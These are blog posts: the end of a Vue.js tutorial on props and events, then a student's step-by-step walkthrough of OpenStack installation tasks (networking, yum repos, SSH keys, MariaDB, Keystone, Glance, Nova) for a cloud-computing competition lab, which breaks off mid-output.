</script>

Step 2: Define the Data in the Parent Component

  1. In the parent component’s script section, define a data property to store the value that will be passed to the child component.
1
2
3
4
5
6
7
8
9
<script lang="ts">
export default {
  data() {
    return {

    };
  },
}
</script>
  1. Assign the initial value to the data property. This will be the value passed initially to the child component.
1
2
3
4
5
6
7
8
9
<script lang="ts">
export default {
  data() {
    return {
      message: 'Hello from the parent component!', // Value to pass to child component
    };
  },
}
</script>

Step 3: Pass the Data as a Prop to the Child Component

1.In the parent component’s template, add the child component and use the colon (:) binding to pass the data property as a prop to the child component.

1
2
3
4
5
<template>
    <div class="FatherBox">
        <ChildComponent :message="message" />
    </div>
</template>
  1. The prop name in the child component should match the name you choose when passing the prop in the parent component.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
<script lang="ts">
import ChildComponent from './ChildComponent.vue';

export default {
    components: {
        ChildComponent,
    },
    data() {
        return {
            message: 'Hello from the parent component!', // Value to pass to child component
        };
    },
    methods: {
      changeMessage() {
            this.message = 'New message from parent!';
        },
    }
};
</script>

Step 4: Create the Child Component

  1. Create a new Vue component file for the child component (e.g., ChildComponent.vue).

  2. In the child component’s template, define the child component’s content. This will include rendering the prop value passed from the parent component.

1
2
3
4
5
<template>
    <div>
        <p>{{ message }}</p>
    </div>
</template>

Step 5: Define the Prop in the Child Component

  1. In the child component’s script section, define the prop for receiving the data sent by the parent component.
1
2
3
4
5
6
7
8
9
<script lang="ts">
export default {
    props: {
        message: {

        },
    },
};
</script>
  1. Specify the type of the prop (e.g., String, Number, etc.) to ensure data integrity. You can also set required: true if the prop must be passed.
1
2
3
4
message: {
  type: String,
  required: true,
},

Step 6: Emit an Event from the Child Component

  1. In the child component’s script, define a method that will emit an event to communicate with the parent component.
1
2
3
4
5
6
methods: {
  changeMessage() {
    const newMessage = 'New message from child!';

  },
},
  1. Inside the method, use this.$emit(’event-name’, data) to emit the event. Choose a suitable event name and pass any relevant data to the parent component.
1
2
3
4
5
6
methods: {
  changeMessage() {
    const newMessage = 'New message from child!';
    this.$emit('update-message', newMessage);
  },
},

Step 7: Handle the Event in the Parent Component

  1. In the parent component’s script, define a method that will handle the event emitted by the child component.
1
2
3
updateMessage(newMessage: any) {

},
  1. Add an event listener to the child component instance in the parent component’s template, using @event-name="methodName".
1
2
3
<template>
<ChildComponent :message="message" @update-message="updateMessage" />
</template>
  1. In the method, receive the emitted data as an argument and update the parent component’s data accordingly.
1
2
3
updateMessage(newMessage: any) {
  this.message = newMessage;
},

Compeleted Code

ParentComponent:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<template>
    <div class="FatherBox">
        <ChildComponent :message="message" @update-message="updateMessage" />
        <button @click="changeMessage">Change Message By ParentComponent</button>
    </div>
</template>
  
<script lang="ts">
import ChildComponent from './ChildComponent.vue';

export default {
    components: {
        ChildComponent,
    },
    data() {
        return {
            message: 'Hello from the parent component!', // Value to pass to child component
        };
    },
    methods: {
        updateMessage(newMessage: any) {
            this.message = newMessage;
        },
        changeMessage() {
            this.message = 'New message from parent!';
        },
    },
};
</script>

<style scoped>
.FatherBox {
    background-color: #f1f1f1;
    border-radius: 20px;
    box-shadow: 0 5px 5px rgba(0, 0, 0, 0.2);
    padding: 20px;
}
</style>

ChildComponent:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
<template>
    <div>
        <p>{{ message }}</p>
        <button @click="changeMessage">Change Message</button>
    </div>
</template>
  
<script lang="ts">
export default {
    props: {
        message: {
            
        },
    },
    methods: {
        changeMessage() {
            const newMessage = 'New message from child!';
            this.$emit('update-message', newMessage);
        },
    },
};
</script>

Test

Then we can execute yarn dev to start a development server and we can see a page like this:

Now Let’s try clicking the first button!

Obviously! The content of the text changed!

Then let’s click the second button!

It became “New message from parent!”!

That’s amazing right?

Conclusion

That’s it! By following these steps, you can successfully pass a value from a parent component to a child component using props and events in Vue.js. Don’t forget to save your files, import components where necessary, and register components appropriately.

Attempted solution to the OpenStack Provincial Competition problem (Part One: Installation)

作者 WeepingDogel
2023年5月4日 16:37

Introduction

As you know, I have been fortunate enough to be selected by my instructors to participate in the provincial cloud computing competition. As a result, I have joined the project group in campus.

As a member of the group, I need to study hard and continuously expand my knowledge. To achieve good results at the upcoming provincial competition, we need to learn about the structure of private clouds and the different types of container clouds.

One suggested option for a private cloud solution is OpenStack, which can be complex and require significant effort to master.

However, I am still motivated to pursue this technology as I have a strong interest in IT and Linux-related topics, and I believe that the challenge of learning OpenStack will ultimately improve my knowledge and skills.

Therefore, I made a decision to write some articles on my blog site to document my study process.

Preparation

Nodes

At first of the first, I need to understand a basic example structrue of the OpenStack.

Without doubt, this picture below is a reasonable and official one.

However, limited by the performance and small disk storage, I can only create mainly 2 nodes and an extra resource node to provide the images and repos.

I won’t create independent Object Storage Node and Block Storage Node while it’s a better choice to add 2 extra virtual disks to the Compute Node.

And for the Cinder Service, I will only provide 1 disk with 2 partitions to run the service.

The details of my VirutalBox properties is blow:

By the way, I have to explain the Arch VM, it’s only a resource node to provide the HTTP downloading and yum repo service.

So I just use 256MB RAM and 1 core, but 2 disks to storage the multiple and large repo files.

Network

Network Interfaces

In order to set up the OpenStack Services, each node (compute and controller) need to use 2 network interfaces.

The first one is used to connect to the Management NetWork while the second one is used to connect the Operation Network.

Network Interface Network Usage
enp0s3 192.168.56.0/24 Management NetWork
enp0s8 172.129.1.0/24 Operation Network

Nodes IP Address

So the detail netowrk properties is below:

Node Management Address Operation Address
controller 192.168.56.2 172.129.1.1
compute 192.168.56.3 172.129.1.2
Resource 192.168.56.100 None

Operating System

CentOS will be installed in the controller and compute and the Arch Linux will be installed in Resouce.

Node OS
controller CentOS 7
compute CentOS 7
Resource Arch Linux

Set up the network

Edit the file /etc/sysconfig/network-scripts/ifcfg-enp0s3 and /etc/sysconfig/network-scripts/ifcfg-enp0s8 on each nodes.

1
2
# vim /etc/sysconfig/network-scripts/ifcfg-enp0s3
# vim /etc/sysconfig/network-scripts/ifcfg-enp0s8

And Edit the file according to the sheet.

For example, the controller node is below:

/etc/sysconfig/network-scripts/ifcfg-enp0s3:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=static
DEFROUTE=yes
IPADDR=192.168.56.2
GATEWAY=192.168.56.1
PREFIX=24
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp0s3
UUID=d59932b3-b22e-4d55-893d-cdeb847bd619
DEVICE=enp0s3
ONBOOT=yes

/etc/sysconfig/network-scripts/ifcfg-enp0s8:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=static
DEFROUTE=yes
IPADDR=172.129.1.1
PREFIX=24
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=enp0s8
UUID=b02be511-361b-447f-b670-282850bce1f5
DEVICE=enp0s8
ONBOOT=yes

Start ssh service

Start sshd on each nodes.

1
# systemctl start sshd && systemctl enable sshd

Quiz

[Task 1] Building Private Cloud Services [10.5 points]

[Question 1] Basic environment configuration [0.5 points]

Using the provided username and password, log in to the provided OpenStack private cloud platform. Under the current tenancy, create two virtual machines using the CentOS7.9 image and 4vCPU/12G/100G_50G type. The second network card should be created and connected to both the controller and compute nodes (the second network card’s subnet is 10.10.X.0/24, where X represents the workstation number, and no routing is needed). Verify the security group policies to ensure normal network communication and ssh connection, and configure the servers as follows:

  1. Set the hostname of the control node to ‘controller’ and that of the compute node to ‘compute’;
  2. Modify the hosts file to map IP addresses to hostnames.

After completing the configuration, submit the username, password, and IP address of the control node in the answer box.

The first quiz is eazy, just some steps can be done.

At the controller Node:

1
[root@controller ~]# hostnamectl set-hostname controller

At the compute Node:

1
[root@compute ~]# hostnamectl set-hostname compute

Edit the file /etc/hosts:

1
[root@controller ~]# vim /etc/hosts

Write these:

1
2
3
4
5
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
192.168.56.100 Resource
192.168.56.2 controller
192.168.56.3 compute

Save it by :wq.

Then send it to compute Node by scp:

1
[root@controller ~]# scp /etc/hosts root@compute:/etc/hosts

Finally, all the operation is complete.

[Question 2] Yum Repository Configuration [0.5 points]

Using the provided HTTP service address, there are CentOS 7.9 and IaaS network YUM repositories available under the HTTP service. Use this HTTP source as the network source for installing the IaaS platform. Set up the yum source file http.repo for both the controller node and compute node. After completion, submit the username, password, and IP address of the control node to the answer box.

Well, it’s still a easy question.

First, delete the old repo files in two nodes:

1
[root@controller ~]# rm -rfv /etc/yum.repos.d/*
1
[root@compute ~]# rm -rfv /etc/yum.repos.d/*

Second, according to the question, we should create and edit a file named after http.repo.

1
[root@controller ~]# vim /etc/yum.repos.d/http.repo

write the information below into the file:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
[centos]
name=centos
baseurl=http://Resource/centos
gpgcheck=0
enabled=1

[iaas-repo]
name=centos
baseurl=http://Resource/iaas
gpgcheck=0
enabled=1

Then save it, and do the same operation in the compute node.

But there’s a quick way to use scp to copy the file to it.

1
[root@controller ~]# scp /etc/yum.repos.d/http.repo root@compute:/etc/yum.repos.d/http.repo

Then type the password of the root in compute node, the file will be sent.

And of course, I will use the quick way to do the same executions.

[Question 3] Configure SSH without keys [0.5 points]

Configure the controller node to access the compute node without a key, and then attempt an SSH connection to the hostname of the compute node for testing. After completion, submit the username, password, and IP address of the controller node in the answer box.

It’s also an easy and necessary operation we have to do, because we can make the controller node easier to transfer files and execute commands in compute node.

So the first thing we have to do is generate a ssh-key:

1
[root@controller ~]# ssh-keygen

Then press the Enter to confirm your requirements of generation according to the information in terminal.

Normally you will see these:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:FYN98pz53tfocj5Q4DO90jqqN+lJdzXi9WKMFNjm4Wc root@Resource
The key's randomart image is:
+---[RSA 3072]----+
|         oo      |
|        . o=o    |
|          o*==   |
|         . +Ooo  |
|        S   +BE+.|
|           .+=*.o|
|          ..o*=oo|
|         .+o+o=.+|
|        .++o *o..|
+----[SHA256]-----+

And now it’s time to put the key into the compute node!

Just simply execute the ssh-copy-id:

1
[root@controller ~]# ssh-copy-id root@compute

And type the password at the last time! You needn’t enter the ssh password of the compute node anymore!

Then this quiz is solved!

[Question 4] Basic Installation [0.5 points]

Install the openstack-iaas package on both the control node and compute node, and configure the basic variables in the script files of the two nodes according to Table 2 (the configuration script file is /etc/openstack/openrc.sh).

  • Table 2 Cloud Platform Configuration Information
Service Name Variable Parameter/Password
Mysql root 000000
Keystone 000000
Glance 000000
Nova 000000
Neutron 000000
Heat 000000
Zun 000000
Keystone DOMAIN_NAME demo
Admin 000000
Rabbit 000000
Glance 000000
Nova 000000
Neutron 000000
Heat 000000
Zun 000000
Neutron Metadata 000000
External Network eth1 (depending on actual situation)

So according to the Quiz, we have to install the package openstack-iaas at first:

1
[root@controller ~]# yum install -y openstack-iaas 
1
[root@compute ~]# yum install -y openstack-iaas

Then edit the file /etc/openstack/openrc.sh:

1
[root@controller ~]# vim /etc/openstack/openrc.sh

With the information provided by the tables, we can simply write them into it by using vim.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
##--------------------system Config--------------------##
##Controller Server Manager IP. example:x.x.x.x
#HOST_IP=192.168.56.2

##Controller HOST Password. example:000000 
#HOST_PASS=000000

##Controller Server hostname. example:controller
#HOST_NAME=controller

##Compute Node Manager IP. example:x.x.x.x
#HOST_IP_NODE=192.168.56.3

##Compute HOST Password. example:000000 
#HOST_PASS_NODE=000000

##Compute Node hostname. example:compute
#HOST_NAME_NODE=compute

##--------------------Chrony Config-------------------##
##Controller network segment IP.  example:x.x.0.0/16(x.x.x.0/24)
#network_segment_IP=192.168.56.0/24

......

But for all the PASS=000000 we can operate quickly by using the command.

1
:%s/PASS=/PASS=000000/g

Then you will spot that there is a # in each of the front of the variables, we need to execute this vim command to delete the first character:

1
:%s/^.\{1\}//

Finally, we will get a file like this:

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
#--------------------system Config--------------------##
#Controller Server Manager IP. example:x.x.x.21x
HOST_IP=192.168.56.2

#Controller HOST Password. example:000000 
HOST_PASS=000000

#Controller Server hostname. example:controller
HOST_NAME=controller

#Compute Node Manager IP. example:x.x.x.x
HOST_IP_NODE=192.168.56.3

#Compute HOST Password. example:000000 
HOST_PASS_NODE=000000

#Compute Node hostname. example:compute
HOST_NAME_NODE=compute

#--------------------Chrony Config-------------------##
#Controller network segment IP.  example:x.x.0.0/16(x.x.x.0/24)
network_segment_IP=192.168.56.0/24

#--------------------Rabbit Config ------------------##
#user for rabbit. example:openstack
RABBIT_USER=openstack

#Password for rabbit user .example:000000
RABBIT_PASS=000000

#--------------------MySQL Config---------------------##
#Password for MySQL root user . exmaple:000000
DB_PASS=000000

#--------------------Keystone Config------------------##
#Password for Keystore admin user. exmaple:000000
DOMAIN_NAME=demo
ADMIN_PASS=000000
DEMO_PASS=000000

#Password for Mysql keystore user. exmaple:000000
KEYSTONE_DBPASS=000000

#--------------------Glance Config--------------------##
#Password for Mysql glance user. exmaple:000000
GLANCE_DBPASS=000000

#Password for Keystore glance user. exmaple:000000
GLANCE_PASS=000000

#--------------------Placement Config----------------------##
#Password for Mysql placement user. exmaple:000000
PLACEMENT_DBPASS=000000

#Password for Keystore placement user. exmaple:000000
PLACEMENT_PASS=000000

#--------------------Nova Config----------------------##
#Password for Mysql nova user. exmaple:000000
NOVA_DBPASS=000000

#Password for Keystore nova user. exmaple:000000
NOVA_PASS=000000

#--------------------Neutron Config-------------------##
#Password for Mysql neutron user. exmaple:000000
NEUTRON_DBPASS=000000

#Password for Keystore neutron user. exmaple:000000
NEUTRON_PASS=000000

#metadata secret for neutron. exmaple:000000
METADATA_SECRET=000000

#External Network Interface. example:eth1
INTERFACE_NAME=enp0s3

#External Network The Physical Adapter. example:provider
Physical_NAME=provider1

#First Vlan ID in VLAN RANGE for VLAN Network. exmaple:101
minvlan=101

#Last Vlan ID in VLAN RANGE for VLAN Network. example:200
maxvlan=200

#--------------------Cinder Config--------------------##
#Password for Mysql cinder user. exmaple:000000
CINDER_DBPASS=000000

#Password for Keystore cinder user. exmaple:000000
CINDER_PASS=000000

#Cinder Block Disk. example:md126p3
BLOCK_DISK=sdb1

#--------------------Swift Config---------------------##
#Password for Keystore swift user. exmaple:000000
SWIFT_PASS=000000

#The NODE Object Disk for Swift. example:md126p4.
OBJECT_DISK=sdb2

#The NODE IP for Swift Storage Network. example:x.x.x.x.
STORAGE_LOCAL_NET_IP=172.129.1.2

#--------------------Trove Config----------------------##
#Password for Mysql trove user. exmaple:000000
TROVE_DBPASS=000000

#Password for Keystore trove user. exmaple:000000
TROVE_PASS=000000

#--------------------Heat Config----------------------##
#Password for Mysql heat user. exmaple:000000
HEAT_DBPASS=000000

#Password for Keystore heat user. exmaple:000000
HEAT_PASS=000000

#--------------------Ceilometer Config----------------##
#Password for Gnocchi ceilometer user. exmaple:000000
CEILOMETER_DBPASS=000000

#Password for Keystore ceilometer user. exmaple:000000
CEILOMETER_PASS=000000

#--------------------AODH Config----------------##
#Password for Mysql AODH user. exmaple:000000
AODH_DBPASS=000000

#Password for Keystore AODH user. exmaple:000000
AODH_PASS=000000

#--------------------ZUN Config----------------##
#Password for Mysql ZUN user. exmaple:000000
ZUN_DBPASS=000000

#Password for Keystore ZUN user. exmaple:000000
ZUN_PASS=000000

#Password for Keystore KURYR user. exmaple:000000
KURYR_PASS=000000

#--------------------OCTAVIA Config----------------##
#Password for Mysql OCTAVIA user. exmaple:000000
OCTAVIA_DBPASS=000000

#Password for Keystore OCTAVIA user. exmaple:000000
OCTAVIA_PASS=000000

#--------------------Manila Config----------------##
#Password for Mysql Manila user. exmaple:000000
MANILA_DBPASS=000000

#Password for Keystore Manila user. exmaple:000000
MANILA_PASS=000000

#The NODE Object Disk for Manila. example:md126p5.
SHARE_DISK=sdc1

#--------------------Cloudkitty Config----------------##
#Password for Mysql Cloudkitty user. exmaple:000000
CLOUDKITTY_DBPASS=000000

#Password for Keystore Cloudkitty user. exmaple:000000
CLOUDKITTY_PASS=000000

#--------------------Barbican Config----------------##
#Password for Mysql Barbican user. exmaple:000000
BARBICAN_DBPASS=000000

#Password for Keystore Barbican user. exmaple:000000
BARBICAN_PASS=000000

And then execute the scp command to copy it to the compute node, this Quiz gonna be solved!

1
[root@controller ~]# scp /etc/openstack/openrc.sh root@compute:/etc/openstack/openrc.sh

[Question 5] Database Installation and Tuning [1.0 point]

Use the iaas-install-mysql.sh script on the controller node to install services such as Mariadb, Memcached, and RabbitMQ. After installing the services, modify the /etc/my.cnf file to meet the following requirements:

  1. Set the database to support case sensitivity;
  2. Set the cache for innodb table indexes, data, and insert data buffer to 4GB;
  3. Set the database’s log buffer to 64MB;
  4. Set the size of the database’s redo log to 256MB;
  5. Set the number of redo log file groups for the database to 2. After completing the configuration, submit the username, password, and IP address of the controller node in the answer box.

Before we execute the iaas-install-mysql.sh to install services, we need to run the iaas-pre-host.sh script on each nodes, in order to install some packages the services need.

1
2
[root@controller ~]# cd /usr/local/bin/
[root@controller bin]# ./iaas-pre-host.sh 
1
2
[root@compute ~]# cd /usr/local/bin/
[root@compute bin]# ./iaas-pre-host.sh 

After the script finished, we need to reconnect the ssh shell or reboot the system of each nodes.

Then we can do the first step, run iaas-install-mysql.sh in controller node.

1
[root@controller bin]# ./iaas-install-mysql.sh 

And we edit the file /etc/my.cnf.

1
[root@controller bin]# vim /etc/my.cnf

Add these properties into it:

1
2
3
4
5
lower_case_table_names = 1
innodb_buffer_pool_size = 4G
innodb_log_buffer_size = 64M
innodb_log_file_size = 256M
innodb_log_files_in_group = 2

Make sure your file look like this:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

#
# This group is read by the server
#
[mysqld]
# Disabling symbolic-links is recommended to prevent assorted security risks
lower_case_table_names = 1
innodb_buffer_pool_size = 4G
innodb_log_buffer_size = 64M
innodb_log_file_size = 256M
innodb_log_files_in_group = 2
symbolic-links=0
default-storage-engine = innodb
innodb_file_per_table
collation-server = utf8_general_ci
init-connect = 'SET NAMES utf8'
character-set-server = utf8
max_connections=10000
default-storage-engine = innodb
innodb_file_per_table
collation-server = utf8_general_ci
init-connect = 'SET NAMES utf8'
character-set-server = utf8
max_connections=10000

#
# include all files from the config directory
#
!includedir /etc/my.cnf.d

Finally we Save it.

1
:wq

The quiz was sovled!

[Question 6] Keystone Service Installation and Usage [0.5 points]

Use the iaas-install-keystone.sh script on the controller node to install the Keystone service. After installation, use the relevant commands to create a user named chinaskill with the password 000000. Upon completion, submit the username, password, and IP address of the controller node in the answer box.

To install the Keystone service, we need to run the iaas-install-keystone.sh script:

1
[root@controller bin]# ./iaas-install-keystone.sh

If the installation is successful, the information backed should be like:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
......
Complete!
Created symlink from /etc/systemd/system/multi-user.target.wants/httpd.service to /usr/lib/systemd/system/httpd.service.
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Default Domain                   |
| enabled     | True                             |
| id          | ff38535aa995441d8641b24d86881583 |
| name        | demo                             |
| options     | {}                               |
| tags        | []                               |
+-------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Admin project                    |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | b0787807ee924b179cc02799bc595d38 |
| is_domain   | False                            |
| name        | myadmin                          |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | 7b4df65fc3ac4d4e8a764c74f0178153 |
| name                | myadmin                          |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Service Project                  |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | 4eca281ad75c45669f8b178f0d26944d |
| is_domain   | False                            |
| name        | service                          |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Demo Project                     |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | 1256dce1e4c843b99cf50e0739308313 |
| is_domain   | False                            |
| name        | demo                             |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | c9f1413519a84c8ba0f9efd4d3f8d728 |
| name                | demo                             |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | None                             |
| domain_id   | None                             |
| id          | 7ad524a1308d4089a01347dbf09d2044 |
| name        | user                             |
| options     | {}                               |
+-------------+----------------------------------+
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Field      | Value                                                                                                                                                                                   |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| expires    | 2023-05-05T14:51:32+0000                                                                                                                                                                |
| id         | gAAAAABkVQnk9i7FQoKaw9VKNqZuEbVOmoaE-bCPPYlEy-kBqZyxOmk9o3PKLt6IxyCnfU9jO_dvd7yMpGl9LuhaXqiFHycPiIUSCoP-har-EhxmH1IUWK303DcD6jGi4GvBufnTtx7tYIIJgrA-NdMCRJu2lkSnKxCwmvI8pjz7drBwnxDl9Ps |
| project_id | b0787807ee924b179cc02799bc595d38                                                                                                                                                        |
| user_id    | 7b4df65fc3ac4d4e8a764c74f0178153                                                                                                                                                        |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

After the installation, we need to create a user named ‘chinaskill’ according to the question.

So, first we use the source command to read the variables of Keystone:

1
[root@controller bin]# source /etc/keystone/admin-openrc.sh

Then create the user by using openstack command

1
[root@controller bin]# openstack user create --domain demo --password-prompt chinaskill

Then type the password 000000, you will get these information:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
User Password:
Repeat User Password:
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | 206814a5dfba4a9194701d124a815ca3 |
| name                | chinaskill                       |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+

It means that you create the user successfully! And this quiz was also solved!

[Question 7] Glance Installation and Usage [0.5 points]

Use the iaas-install-glance.sh script on the controller node to install the glance service. Use the command to upload the provided cirros-0.3.4-x86_64-disk.img image (which is available on an HTTP service and can be downloaded independently) to the platform, name it cirros, and set the minimum required disk size for startup to 10G and the minimum required memory for startup to 1G. After completion, submit the username, password, and IP address of the controller node to the answer box.

Well, it’s a little chanllenging, isn’t it?

But don’t worry, we do the installation at first:

1
[root@controller bin]# ./iaas-install-glance.sh

Then we download the cirros-0.3.4-x86_64-disk.img

1
2
[root@controller bin]# cd ~
[root@controller ~]# wget http://192.168.56.100/img/cirros-0.3.4-x86_64-disk.img

Confirm the filename:

1
2
3
4
[root@controller ~]# ls -lh
total 13M
-rw-------. 1 root root 1.3K May  4 16:09 anaconda-ks.cfg
-rw-r--r--  1 root root  13M Apr 27  2022 cirros-0.3.4-x86_64-disk.img

Then we execute the command to upload the image:

1
[root@controller ~]# openstack image create --disk-format qcow2 --container-format bare --min-disk 10 --min-ram 1024 --file ./cirros-0.3.4-x86_64-disk.img cirros

Then you will see the result returned by terminal:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Field            | Value                                                                                                                                                                                      |
+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| checksum         | ee1eca47dc88f4879d8a229cc70a07c6                                                                                                                                                           |
| container_format | bare                                                                                                                                                                                       |
| created_at       | 2023-05-05T15:01:42Z                                                                                                                                                                       |
| disk_format      | qcow2                                                                                                                                                                                      |
| file             | /v2/images/62102ae0-27c3-4bc1-ad87-44be814237f4/file                                                                                                                                       |
| id               | 62102ae0-27c3-4bc1-ad87-44be814237f4                                                                                                                                                       |
| min_disk         | 10                                                                                                                                                                                         |
| min_ram          | 1024                                                                                                                                                                                       |
| name             | cirros                                                                                                                                                                                     |
| owner            | b0787807ee924b179cc02799bc595d38                                                                                                                                                           |
| properties       | os_hash_algo='sha512', os_hash_value='1b03ca1bc3fafe448b90583c12f367949f8b0e665685979d95b004e48574b953316799e23240f4f739d1b5eb4c4ca24d38fdc6f4f9d8247a2bc64db25d6bbdb2', os_hidden='False' |
| protected        | False                                                                                                                                                                                      |
| schema           | /v2/schemas/image                                                                                                                                                                          |
| size             | 13287936                                                                                                                                                                                   |
| status           | active                                                                                                                                                                                     |
| tags             |                                                                                                                                                                                            |
| updated_at       | 2023-05-05T15:01:42Z                                                                                                                                                                       |
| virtual_size     | None                                                                                                                                                                                       |
| visibility       | shared                                                                                                                                                                                     |
+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

It means the operation is finished and successful!

Now this quiz was solved!

[Question 8] Nova Installation and Optimization [0.5 points]

Use the iaas-install-placement.sh, iaas-install-nova-controller.sh, and iaas-install-nova-compute.sh scripts to install the Nova service on the controller node and compute node respectively. After installation, please modify the relevant Nova configuration files to solve the problem of virtual machine startup timeout due to long waiting time, which leads to failure to obtain IP address and error reporting. After configuring, submit the username, password, and IP address of the controller node to the answer box.

We should run iaas-install-placement.sh script in controller node to install the placment service at first:

1
2
[root@controller ~]# cd /usr/local/bin/
[root@controller bin]# ./iaas-install-placement.sh 

After installation of placement, we should run iaas-install-nova-controller.sh script to install nova service in controller node:

1
[root@controller bin]# ./iaas-install-nova-controller.sh

Then we should install nova service in compute node, but before that we should copy the public key of controller node to it.

So we run:

1
[root@compute ~]# ssh-copy-id root@controller

Then run iaas-install-nova-compute.sh:

1
2
[root@compute ~]# cd /usr/local/bin/
[root@compute bin]# ./iaas-install-nova-compute.sh 

Installed!

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
+----+--------------+---------+------+---------+-------+------------+
| ID | Binary       | Host    | Zone | Status  | State | Updated At |
+----+--------------+---------+------+---------+-------+------------+
|  6 | nova-compute | compute | nova | enabled | up    | None       |
+----+--------------+---------+------+---------+-------+------------+
Found 2 cell mappings.
Skipping cell0 since it does not contain hosts.
Getting computes from cell 'cell1': d955f2a9-ec41-4ea0-b72a-8f3c38977c2e
Checking host mapping for compute host 'compute': c17f7c5c-5821-4891-b6ca-a6684b028db1
Creating host mapping for compute host 'compute': c17f7c5c-5821-4891-b6ca-a6684b028db1
Found 1 unmapped computes in cell: d955f2a9-ec41-4ea0-b72a-8f3c38977c2e

Then run the check command in controller to verify if the nova service installed successfully!

1
2
[root@controller bin]# source /etc/keystone/admin-openrc.sh 
[root@controller bin]# openstack compute service list

And you will see the hostname of compute node:

1
2
3
4
5
6
7
+----+----------------+------------+----------+---------+-------+----------------------------+
| ID | Binary         | Host       | Zone     | Status  | State | Updated At                 |
